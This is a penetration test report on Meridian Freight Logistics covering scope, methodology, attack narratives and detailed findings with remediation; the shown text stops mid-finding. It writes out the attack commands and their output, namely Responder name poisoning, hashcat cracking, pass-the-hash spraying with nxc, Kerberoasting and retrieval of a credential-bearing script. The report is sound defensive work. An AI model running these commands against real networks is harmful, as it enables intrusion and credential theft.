EXTERNAL & INTERNAL PENETRATION TEST REPORT

MERIDIAN FREIGHT LOGISTICS

Prepared by White Knight Labs

CONFIDENTIAL | Version 1.0 | October 23, 2026

REPORT DETAILS

Prepared For:	Meridian Freight Logistics
Testing Window:	October 12 to 16, 2026
Report Date:	October 23, 2026

Document Control

Client	Meridian Freight Logistics
Engagement	External and Internal Network Penetration Test
Engagement ID	WKL-PT-2026-0417
Assessment Window	October 12 to October 16, 2026
Report Date	October 23, 2026
Report Version	1.0 (Final)
Classification	CONFIDENTIAL - Client and White Knight Labs only

Version History

Version	Date	Author	Change Summary
0.1	Oct 19, 2026	A. Carter	Initial draft for internal review
0.9	Oct 21, 2026	J. Ellis	Technical QA review, remediation roadmap added
1.0	Oct 23, 2026	A. Carter	Final release to client

Distribution

Name	Role	Organization
Dana Whitfield	Chief Information Security Officer	Meridian Freight Logistics
Marcus Lee	IT Infrastructure Manager	Meridian Freight Logistics
A. Carter	Lead Penetration Tester	White Knight Labs
J. Ellis	Technical QA Reviewer	White Knight Labs

Confidentiality

This report contains sensitive security detail about Meridian Freight Logistics. It is limited to the people named in the distribution list. Do not copy, forward, or publish any part of it without written approval from the client. Store it in an access-controlled location and destroy all copies once they are no longer needed.

Contact

White Knight Labs, Cranberry Township, PA. Questions about this report go to the lead tester or to engagements@whiteknightlabs.com.

Contents

01 Executive Summary 4

02 Engagement Scope and Rules of Engagement 6

03 Methodology 7

04 Attack Narrative: External Perimeter 9

05 Attack Narrative: Internal Network 11

06 Findings Summary 14

07 Detailed Findings 15

EXT-01 Default Credentials on Internet-Facing Admin Console 15

INT-01 Shared Local Administrator Password Across Windows Estate 17

INT-02 Unsupported Server Missing Critical SMB Patch (MS17-010) 19

INT-03 Kerberoastable Service Account With Weak Password 20

INT-05 Cleartext Credentials Stored in a Network File Share 22

INT-04 LLMNR and NBT-NS Name Resolution Not Disabled 24

EXT-02 Exposed Source-Code Repository on Public Web Server 26

INT-06 Weak Domain Password Policy 28

INT-07 SMB Signing Not Required on Workstations and Member Servers 29

EXT-03 DMARC Policy Not Enforced on Primary Mail Domain 30

EXT-04 Legacy TLS Protocol Versions Accepted on Mail Gateway 31

INT-08 Limited Detection of Testing Activity 32

08 Remediation Roadmap 33

09 Conclusion 34

Appendix A. Risk Rating Methodology 35

Appendix B. Tools and Techniques 37

Appendix C. Compromised Accounts 38

Appendix D. Testing Artifacts and Cleanup 39

Appendix E. Glossary 40


01 Executive Summary

Meridian Freight Logistics engaged White Knight Labs for an external and internal network penetration test across a five-day window in October 2026. The engagement answered a direct question: can an attacker reach the company's most sensitive systems and data, starting from the public internet or from a single foothold inside the office network? This summary gives the business result. The sections that follow give the technical detail and the remediation steps.

BOTTOM LINE

White Knight Labs reached full control of the `corp.meridianfl.local` domain in under two days. The attack relied on no unknown flaws and no custom malware. It chained default passwords, weak passwords, and a single local-administrator password shared across almost the entire Windows estate. An attacker on the same path could read, alter, or encrypt all company data, including finance and HR records.

Overall Security Posture



The environment is exposed at both the perimeter and the core. One internet-facing server surrendered remote control with no credentials, and inside the network an unauthenticated tester reached Domain Administrator in five steps. None of that activity raised an alert. The ratings below show the four areas that drove the result.

Area	Rating	Basis
Perimeter Exposure	CRITICAL	A public server is controllable with the vendor default password
Credential Hygiene	CRITICAL	One local-admin password is shared across 38 of 41 hosts
Internal Resilience	HIGH	Legacy protocols and an unsupported server open lateral movement
Detection and Response	HIGH	Five days of active testing produced no alerts

Findings at a Glance

3	4	3	1	1
CRITICAL	HIGH	MEDIUM	LOW	INFO
1 ext · 2 int	1 ext · 3 int	1 ext · 2 int	1 ext · 0 int	0 ext · 1 int

What This Means for the Business

- **An internet-facing server can be taken over by anyone.** The admin console on the public application server still runs the vendor default password, which grants remote control from the open internet.
- **One password unlocks nearly the entire Windows estate.** The local administrator password is identical on 38 of 41 hosts and sits in clear text on a file share any employee can read.
- **Key service and user accounts use weak passwords.** A backup service account with broad access fell to offline recovery in under four minutes.
- **An unsupported server invites self-spreading attacks.** A 2008-era file server is missing the patch that stopped WannaCry.
- **Attacks currently go unseen.** Five days of hands-on testing produced no alerts, so a real intrusion would likely run undetected.

Immediate Priorities

1. Remove default and shared passwords. Deploy Windows LAPS and replace the exposed credentials within seven days.
2. Retire or isolate the unsupported 2008 server within 30 days.
3. Disable legacy name resolution and require SMB signing across the estate to break the internal attack path.

What Is Working

- Only six services were reachable from the internet, and none exposed remote desktop or SSH.
- Both domain controllers required SMB signing and carried current patches.
- Multi-factor authentication protected the VPN and the Microsoft 365 sign-in.
- The IT team responded within an hour when the tester reported the critical perimeter issue.

02 Engagement Scope and Rules of Engagement

The scope below is taken from the signed Statement of Work. Any system not listed was treated as out of scope and was not tested.

In-Scope Targets

External

Target	Hostname	Notes
203.0.113.10 - 203.0.113.20	Public range	11 addresses, 4 live hosts
203.0.113.14	app01.meridianfl.example	Application server
203.0.113.18	www.meridianfl.example	Corporate website
203.0.113.20	mail.meridianfl.example	Webmail gateway
meridianfl.example	DNS zone	Passive checks only

Internal

Network	Description	Notes
10.10.10.0/24	Server VLAN	Includes DC01 and DC02
10.10.20.0/24	User workstation VLAN	Test laptop placed here
corp.meridianfl.local	Active Directory domain	Assumed-breach, no credentials issued

Out of Scope

- Denial of service, load testing, or any action meant to disrupt service.
- Phishing and other social engineering of staff.
- Physical security testing.
- Third-party hosted services, including Microsoft 365 and the payroll provider.
- Exploitation of the unsupported server LEGACY-FS01. Detection was permitted, exploitation was not.

Engagement Details

Test Type	External: black box. Internal: assumed breach with network access and no credentials.
Window	October 12 to 16, 2026, 08:00 to 18:00 EST
Tester Sources	External: 198.51.100.25. Internal: 10.10.20.50 (test laptop)
Client Contacts	Dana Whitfield (CISO), Marcus Lee (IT Infrastructure)
Emergency Contact	Marcus Lee, 555-0142, reachable through the test window
Critical Finding Rule	Notify the client contact by phone within one hour of confirming any Critical issue

03 Methodology

White Knight Labs follows a structured, repeatable process built on the Penetration Testing Execution Standard (PTES). The process draws on NIST SP 800-115 for technical rigor, the OWASP Web Security Testing Guide for web services, and MITRE ATT&CK to map every action to a known attacker technique. The goal is a test that another tester could repeat and that a defender can act on.

Standards Applied

Standard	Role in This Engagement
PTES	End-to-end engagement structure, from scoping to reporting
NIST SP 800-115	Technical method for discovery, analysis, and validation
OWASP WSTG	Test cases for the public web and mail services
MITRE ATT&CK	Technique mapping for every finding and attack step
CVSS v3.1	Technical severity score for each finding

Engagement Phases

Each phase feeds the next. Findings from one stage shape the targets and techniques of the following stage.

Phase	What We Do
1. Planning and RoE	Confirm scope, windows, contacts, and the rules that govern safe testing.
2. Reconnaissance	Map the external attack surface through DNS, certificate, and passive data, then active host and service discovery.
3. Enumeration	Fingerprint each service, version, and configuration, and build a target list ranked by exposure and business value.
4. Vulnerability Analysis	Combine automated scanning with manual review to confirm real, exploitable weaknesses and remove false positives.
5. Exploitation and Validation	Prove impact with the least intrusive method that confirms the issue. Capture evidence at each step. No denial of service.
6. Post-Exploitation	Measure what each foothold reaches: credentials, data, and onward access. Track the full attack path.
7. Reporting and Retest	Rate each finding, write clear remediation, and offer a retest once fixes land.

External Testing

External testing models an attacker on the open internet with no access and no inside knowledge.

- Passive collection from DNS, TLS certificates, and public records to map hosts and technologies.
- Active discovery of live hosts, open ports, and service versions across the in-scope range.
- Web review for exposed admin interfaces, default accounts, and leaked files or source.
- Mail-domain review of SPF, DKIM, and DMARC records.
- Transport review of TLS protocol versions and cipher suites.

Internal Testing (Assumed Breach)

Internal testing starts from a position a real attacker reaches often: a single foothold on the user network, gained through phishing, a rogue device, or a compromised laptop. The tester began on the user VLAN with no credentials.

- Network discovery and name-resolution review from the user segment.
- Capture of authentication material through legacy name-resolution weaknesses.
- Active Directory review of users, groups, service accounts, and trust once a first credential is held.
- File-share review for sensitive data and stored credentials.
- Checks for password reuse, weak service accounts, and missing patches.
- Controlled privilege escalation to Domain Administrator to show true business impact.

Scoring and Evidence

Every finding carries two scores. A CVSS v3.1 base score rates the technical severity of the flaw on its own. A contextual risk score rates the real risk inside this network, based on how easy the issue is to reach and what it exposes. The full scoring model sits in Appendix A so that the body of the report stays focused on results. Captured secrets such as password hashes are redacted in all evidence, and the tester logged every action with a timestamp for de-confliction with the client's own monitoring.

04 Attack Narrative: External Perimeter

This section walks the external attack path from the open internet to a foothold inside the client network. Each step lists the matching finding so the detail and remediation are easy to reach.



Figure 1. *External attack path from internet reconnaissance to a DMZ foothold.*

Step 1 - Reconnaissance

The tester scanned the 11 public addresses and found four live hosts running six services. The application server stood out: a Tomcat instance with its Manager console reachable on TCP 8080.

```
operator@wkl-ops: ~/engagements/meridian/external — 86x14

┌──(operator㉿wkl-ops)-[~/meridian/external]
└─$ nmap -Pn -sV --top-ports 1000 -oA ext 203.0.113.10-20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-12 09:04 EDT

Nmap scan report for app01.meridianfl.example (203.0.113.14)
PORT     STATE SERVICE   VERSION
8080/tcp open  http      Apache Tomcat 9.0.46
Nmap scan report for www.meridianfl.example  (203.0.113.18)
443/tcp  open  ssl/http  nginx 1.24.0
Nmap scan report for mail.meridianfl.example (203.0.113.20)
443/tcp  open  ssl/http  nginx (Roundcube Webmail)

Nmap done: 11 IP addresses (4 hosts up) scanned in 42.17 seconds
```

Figure 2. *Service discovery across the public range, showing the exposed Tomcat console on app01.*

Step 2 - Source-Code Exposure

The corporate website served its .git folder to anyone. The tester rebuilt the full site source and found a database connection string in the commit history. Related finding: **EXT-02**.

```
operator@wkl-ops: ~/meridian/external — 90x13

┌──(operator㉿wkl-ops)-[~/meridian/external]
└─$ curl -s https://www.meridianfl.example/.git/HEAD
ref: refs/heads/main

└─$ git-dumper https://www.meridianfl.example/.git/ ./www-src
[+] Fetching .git/HEAD [200]  ·  enumerating refs and pack objects
[+] Reconstructed 1,284 files into ./www-src

└─$ git -C www-src log --oneline -2
a1f9c2e fix: point portal to prod DB (connection string committed)
7c3b8d1 chore: remove hardcoded creds (still present in history)
```

Figure 3. *The public web server exposing a readable .git repository, rebuilt with git-dumper.*

Step 3 - Default Credentials and Foothold

The Tomcat Manager console accepted the vendor default account. That console allows application deployment, which means code execution on the host. The tester confirmed execution with a benign marker, removed it, and notified the client within the hour. The server sits in the DMZ and can reach the internal file server on TCP 445, so it is a working entry point. Related finding: **EXT-01**.

```
operator@wkl-ops: ~/meridian/external — 92x11

┌──(operator㉿wkl-ops)-[~/meridian/external]
└─$ curl -s -o /dev/null -w '%{http_code}\n' \
     -u 'tomcat:<vendor-default>' http://203.0.113.14:8080/manager/html
200    # vendor default credentials accepted — admin console reachable

└─$ # deployed benign probe wkl-poc.war to confirm execution, then removed it
[+] OK - deployed path /wkl-poc returned marker WKL-ALIVE
[+] undeploy /wkl-poc  (cleanup confirmed 09:51 EDT)
```

Figure 4. *The Manager console accepting the vendor default account and returning HTTP 200.*

Outcome

From a standing start on the public internet, the tester gained code execution on a DMZ host with no credentials. In a full-scope engagement this foothold would feed directly into the internal phase. For this test, the internal phase started from an assumed-breach position by agreement with the client.

05 Attack Narrative: Internal Network

This section walks the internal path from a plain network port to full control of the Active Directory domain. The test began on the user VLAN with no credentials.




Figure 5. *Internal attack path from an assumed-breach foothold to Domain Administrator.*

Step 1 - Poisoning Name Resolution

Windows hosts on the user VLAN fell back to legacy LLMNR and NetBIOS lookups. The tester answered those lookups and captured authentication material for six users. Related finding: **INT-04**.

```
operator@wkl-ops: ~/meridian/internal — 90x14

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ sudo responder -I eth0 -w
[+] Listening for events...

[*] [LLMNR]  Poisoned answer sent to 10.10.20.64 for name fileserver-old
[SMB] NTLMv2-SSP Client   : 10.10.20.64
[SMB] NTLMv2-SSP Username : CORP\j.reyes
[SMB] NTLMv2-SSP Hash     : j.reyes::CORP:1122334455…[REDACTED]

[+] Captured 6 unique NetNTLMv2 hashes → Responder-Session.log
```

Figure 6. *Legacy name-resolution poisoning capturing NetNTLMv2 authentication on the user VLAN.*

Step 2 - Recovering a User Password

One captured account used a weak, seasonal password and fell to offline recovery in minutes. This yielded the first valid domain account. The weak policy behind it is finding **INT-06**.

```
operator@wkl-ops: ~/meridian/internal — 88x13

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ hashcat -m 5600 ntlmv2.txt wordlist.txt --quiet
J.REYES::CORP:1122334455…: [PASSWORD RECOVERED — REDACTED]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Recovered........: 1/6 (16.6%) Digests
Started: Mon Oct 13 10:22:09 2026  ·  Runtime: 11 mins, 4 secs
```

Figure 7. *Offline recovery of a captured NetNTLMv2 hash for a domain user (value redacted).*

Step 3 - Cleartext Local-Admin Password in a Share

As that domain user, the tester enumerated file shares and found the IT$ share on FS02 readable by every employee. A deployment script in the share stored the local administrator password in clear text. Related finding: **INT-05**.

```
operator@wkl-ops: ~/meridian/internal — 94x13

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ nxc smb FS02 -u j.reyes -p '<redacted>' --shares
SMB  10.10.10.22  FS02  IT$   READ   (Domain Users)

└─$ smbclient '//FS02/IT$' -U 'j.reyes%<redacted>' \
     -c 'get Scripts\deploy-agent.ps1'
getting file \Scripts\deploy-agent.ps1 of size 2841 as deploy-agent.ps1

└─$ grep -i password deploy-agent.ps1
$localAdminPass = "[REDACTED - cleartext local admin password]"
# last modified 2024-03-18, still referenced by the desktop build task
```

Figure 8. *The IT$ share readable by any domain user and a deploy script storing the local-admin password.*

Step 4 - Password Reuse Across the Estate

That one password worked as local administrator on 38 of 41 Windows hosts. A single file turned one foothold into control of nearly the entire estate. Related finding: **INT-01**.

```
operator@wkl-ops: ~/meridian/internal — 90x14

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ nxc smb 10.10.10.0/24 10.10.20.0/24 -u administrator \
     -H <redacted-NT-hash> --local-auth

SMB  10.10.20.11  WS-FIN-07  [+] WS-FIN-07\administrator (Pwn3d!)
SMB  10.10.20.12  WS-ENG-03  [+] WS-ENG-03\administrator (Pwn3d!)
SMB  10.10.10.22  FS02       [+] FS02\administrator (Pwn3d!)
     ... 35 additional hosts ...

[+] Valid local admin on 38 / 41 Windows hosts
```

Figure 9. *The shared local-admin credential validating across 38 of 41 hosts.*

Step 5 - Domain Compromise

One of those hosts held an active Domain Administrator session. The tester reused that access to take control of the domain and confirmed read access to the Finance and HR shares. No data was copied. Related finding: **INT-01**.

Parallel Routes

Three further findings offered independent routes to the same result. The svc_backup service account fell to Kerberoasting (**INT-03**) and granted administrator rights on the backup and file servers. An unsupported 2008 server was missing a critical SMB patch (**INT-02**), and 39 hosts did not require SMB signing (**INT-07**). Any one of these gives an attacker a second way to reach server or domain control.

WHITE KNIGHT LABS

06 Findings Summary

Twelve findings are listed below, ordered by contextual risk. Each one is tagged External or Internal and carries a stable ID so fixes can be tracked across report versions. The severity bands come from the model in Appendix A.

ID	Scope	Finding	CVSS	Risk	Severity
EXT-01	EXT	Default Credentials on Internet-Facing Admin Console	9.8	25	CRITICAL
INT-01	INT	Shared Local Administrator Password Across Windows Estate	9.1	20	CRITICAL
INT-02	INT	Unsupported Server Missing Critical SMB Patch (MS17-010)	8.1	20	CRITICAL
INT-03	INT	Kerberoastable Service Account With Weak Password	8.8	16	HIGH
INT-05	INT	Cleartext Credentials Stored in a Network File Share	6.5	16	HIGH
INT-04	INT	LLMNR and NBT-NS Name Resolution Not Disabled	8.1	15	HIGH
EXT-02	EXT	Exposed Source-Code Repository on Public Web Server	7.5	12	HIGH
INT-06	INT	Weak Domain Password Policy	5.9	9	MEDIUM
INT-07	INT	SMB Signing Not Required on Workstations and Member Servers	6.8	9	MEDIUM
EXT-03	EXT	DMARC Policy Not Enforced on Primary Mail Domain	4.3	6	MEDIUM
EXT-04	EXT	Legacy TLS Protocol Versions Accepted on Mail Gateway	3.7	4	LOW
INT-08	INT	Limited Detection of Testing Activity	-	-	INFO

Severity Legend

Band	Score Range	Guidance
CRITICAL	Risk 20-25 / CVSS 9.0+	Fix or contain within 7 days
HIGH	Risk 12-19 / CVSS 7.0-8.9	Fix within 30 days
MEDIUM	Risk 6-11 / CVSS 4.0-6.9	Fix within 90 days
LOW	Risk 3-5 / CVSS 0.1-3.9	Fix within 180 days
INFO	No direct risk	Review and decide

WHITE KNIGHT LABS

07 Detailed Findings

Each finding gives the risk ratings, the affected assets, a description, the business impact, how to validate it, the evidence, remediation steps, and references with links.

EXTERNAL EXT-01 Default Credentials on Internet-Facing Admin Console — CRITICAL

Contextual Risk	CRITICAL	**CVSS v3.1**	**9.8 (Critical)**
Risk Score	25 (Likelihood 5 x Impact 5)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`		
Affected Assets	`203.0.113.14:8080 (app01.meridianfl.example)`		
Weakness	CWE-1392: Use of Default Credentials		
ATT&CK Technique	T1078.001 - Valid Accounts: Default Accounts		

Description

The Apache Tomcat server on app01 exposes its Manager console to the internet on TCP 8080. The console accepted the vendor default account on the first attempt.

The Manager console allows application deployment, which grants code execution on the host. The tester deployed a benign marker to confirm execution, then removed it within ten minutes. The marker ran under the Tomcat service account.

Business Impact

Any attacker on the internet can take control of app01 with no prior access. The host sits in the DMZ and can reach the internal file server on TCP 445, which makes it a direct entry point into the corporate network.

Validation

Request the Manager console with the vendor default account and confirm an HTTP 200 response:

```
curl -s -o /dev/null -w '%{http_code}' -u 'tomcat:<vendor-default>'
http://203.0.113.14:8080/manager/html
```

A 200 response confirms the account is live. The tester then deployed and removed a benign marker to prove code execution.

Evidence

```
operator@wkl-ops: ~/meridian/external — 92x11

┌──(operator㉿wkl-ops)-[~/meridian/external]
└─$ curl -s -o /dev/null -w '%{http_code}\n' \
    -u 'tomcat:<vendor-default>' http://203.0.113.14:8080/manager/html
200    # vendor default credentials accepted — admin console reachable

└─$ # deployed benign probe wkl-poc.war to confirm execution, then removed it
[+] OK - deployed path /wkl-poc returned marker WKL-ALIVE
[+] undeploy /wkl-poc  (cleanup confirmed 09:51 EDT)
```

Figure 10. *Manager console reachable on TCP 8080 and the vendor default account returning HTTP 200.*

Remediation

1. Change the Manager account to a unique value of 16 or more characters and store it in the password vault.
2. Block TCP 8080 at the perimeter. Allow console access only from the management VLAN or VPN.
3. Remove the sample and host-manager applications from production servers.
4. Add a default-credential check to the monthly external scan.

References

- CWE-1392: Use of Default Credentials
- OWASP WSTG-ATHN-02: Testing for Default Credentials
- MITRE ATT&CK T1078.001

INTERNAL INT-01 Shared Local Administrator Password Across Windows Estate — CRITICAL

Contextual Risk	CRITICAL	**CVSS v3.1**	**9.1 (Critical)**
Risk Score	20 (Likelihood 4 x Impact 5)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`		
Affected Assets	`38 of 41 domain-joined Windows hosts`		
Weakness	CWE-521: Weak Password Requirements		
ATT&CK Technique	T1078.003 - Valid Accounts: Local Accounts		

Description

The built-in local administrator account shares one password across 38 of 41 Windows hosts. The tester recovered this password from the file share in INT-05.

A single authentication check per host confirmed administrator access on all 38. The domain enforces no Local Administrator Password Solution (LAPS) policy.

Business Impact

Control of one host grants administrator access to almost the entire Windows estate. A domain administrator held an active session on WS-FIN-07, which led directly to full domain compromise.

Validation

Spray the recovered local-admin hash across both subnets. Hosts that share the password return (Pwn3d!):

```
nxc smb 10.10.10.0/24 10.10.20.0/24 -u administrator -H <nt-hash> --local-auth
```

38 of 41 hosts authenticated with the same credential.

Evidence

```
operator@wkl-ops: ~/meridian/internal — 90x14

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ nxc smb 10.10.10.0/24 10.10.20.0/24 -u administrator \
    -H <redacted-NT-hash> --local-auth

SMB  10.10.20.11  WS-FIN-07  [+] WS-FIN-07\administrator (Pwn3d!)
SMB  10.10.20.12  WS-ENG-03  [+] WS-ENG-03\administrator (Pwn3d!)
SMB  10.10.10.22  FS02       [+] FS02\administrator (Pwn3d!)
     ... 35 additional hosts ...

[+] Valid local admin on 38 / 41 Windows hosts
```

Figure 11. *Local-admin credential validating across 38 of 41 hosts, each reporting (Pwn3d!).*

Remediation

1. Deploy Windows LAPS through Group Policy so each host gets a unique, rotating local-admin password.
2. Deny network sign-in for local accounts through the 'Deny access to this computer from the network' right.
3. Reset the shared password on every host once LAPS is active.

References

- Microsoft: Windows LAPS overview
- MITRE ATT&CK T1078.003
- CWE-521: Weak Password Requirements

INTERNAL INT-02 Unsupported Server Missing Critical SMB Patch (MS17-010) CRITICAL

Contextual Risk	CRITICAL	**CVSS v3.1**	**8.1 (High)**
Risk Score	20 (Likelihood 4 x Impact 5)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H`		
Affected Assets	`10.10.10.40 (LEGACY-FS01, Windows Server 2008 R2)`		
Weakness	CWE-1104: Use of Unmaintained Third Party Components		
ATT&CK Technique	T1210 - Exploitation of Remote Services		

Description

LEGACY-FS01 runs Windows Server 2008 R2, which left extended support in January 2020. A read-only scan confirmed the host is missing the MS17-010 SMB patch.

The rules of engagement prohibited exploitation of this host. The tester confirmed the missing patch and stopped.

Business Impact

Public, reliable exploit code exists for MS17-010. An attacker on the internal network can gain SYSTEM access with no credentials. WannaCry spread through this same flaw.

Validation

Detection only, no exploitation per the rules of engagement:

```
nmap -p445 --script smb-vuln-ms17-010 10.10.10.40
```

The script reports a state of VULNERABLE.

Evidence

```
operator@wkl-ops: ~/meridian/internal — 86x12

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ nmap -p445 --script smb-vuln-ms17-010 10.10.10.40
Nmap scan report for LEGACY-FS01 (10.10.10.40)
Host is up (0.0011s latency).

| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 (ms17-010)
|     State: VULNERABLE   # detection only — not exploited per RoE
```

Figure 12. *Scanner output showing LEGACY-FS01 as VULNERABLE to MS17-010. No exploit was run.*

Remediation

1. Migrate the shares on LEGACY-FS01 to a supported Windows Server release and retire the host.
2. Until migration, isolate the host on its own VLAN and allow SMB only from named systems.
3. Disable SMBv1 across the estate through Group Policy.

References

- Microsoft Security Bulletin MS17-010
- CVE-2017-0144 (NVD)
- CISA Known Exploited Vulnerabilities Catalog

INTERNAL INT-03 Kerberoastable Service Account With Weak Password — HIGH

Contextual Risk	HIGH	**CVSS v3.1**	**8.8 (High)**
Risk Score	16 (Likelihood 4 x Impact 4)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`		
Affected Assets	`svc_backup (corp.meridianfl.local)`		
Weakness	CWE-521: Weak Password Requirements		
ATT&CK Technique	T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting		

Description

The svc_backup account carries a Service Principal Name. Any domain user can request a Kerberos service ticket for the account, and that ticket is encrypted with a key derived from the account password.

The tester requested the ticket as a standard domain user and recovered the password offline in under four minutes. The password dates to 2019. The account holds local administrator rights on FS02 and BKP01.

Business Impact

Any domain user can take over svc_backup and gain administrator access to the backup server and the main file server, which hold finance and HR data.

Validation

As any domain user, request the ticket and recover it offline:

```
GetUserSPNs.py corp.meridianfl.local/<user> -request -dc-ip 10.10.10.10
hashcat -m 13100 svc_backup.tgs wordlist.txt
```

A recovered password confirms the weak service credential.

Evidence




Figure 13. *Service ticket request for svc_backup followed by a successful offline recovery (ticket and password redacted).*

Remediation

1. Set a random password of 25 or more characters on every account that has a Service Principal Name.
2. Move service accounts to Group Managed Service Accounts where the application supports it.
3. Require AES for Kerberos and disable RC4 on service accounts.
4. Alert on bulk service-ticket requests from a single user.

References

- MITRE ATT&CK T1558.003
- Microsoft: Group Managed Service Accounts

INTERNAL INT-05 Cleartext Credentials Stored in a Network File Share — HIGH

Contextual Risk	HIGH	**CVSS v3.1**	**6.5 (Medium)**
Risk Score	16 (Likelihood 4 x Impact 4)	**Status**	Open
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N		
Affected Assets	\\FS02\IT$\Scripts\deploy-agent.ps1		
Weakness	CWE-256: Plaintext Storage of a Password		
ATT&CK Technique	T1552.001 - Unsecured Credentials: Credentials In Files		

Description

The IT$ share on FS02 grants read access to the Domain Users group. A PowerShell deployment script in the share stores the shared local administrator password in clear text.

The script was last modified in March 2024 and remains in use by the desktop build task.

Business Impact

Any domain user can read the password. Combined with INT-01, this single file grants administrator access to 38 hosts.

Validation

Enumerate shares as a standard domain user, then pull and read the deploy script:

```
nxc smb FS02 -u <user> -p '<pass>' --shares
smbclient '//FS02/IT$' -U '<user>%<pass>' -c 'get Scripts\deploy-agent.ps1'
grep -i password deploy-agent.ps1
```

The IT$ share grants Domain Users read, and the script stores the password in clear text.

Evidence

```
operator@wkl-ops: ~/meridian/internal — 94x13

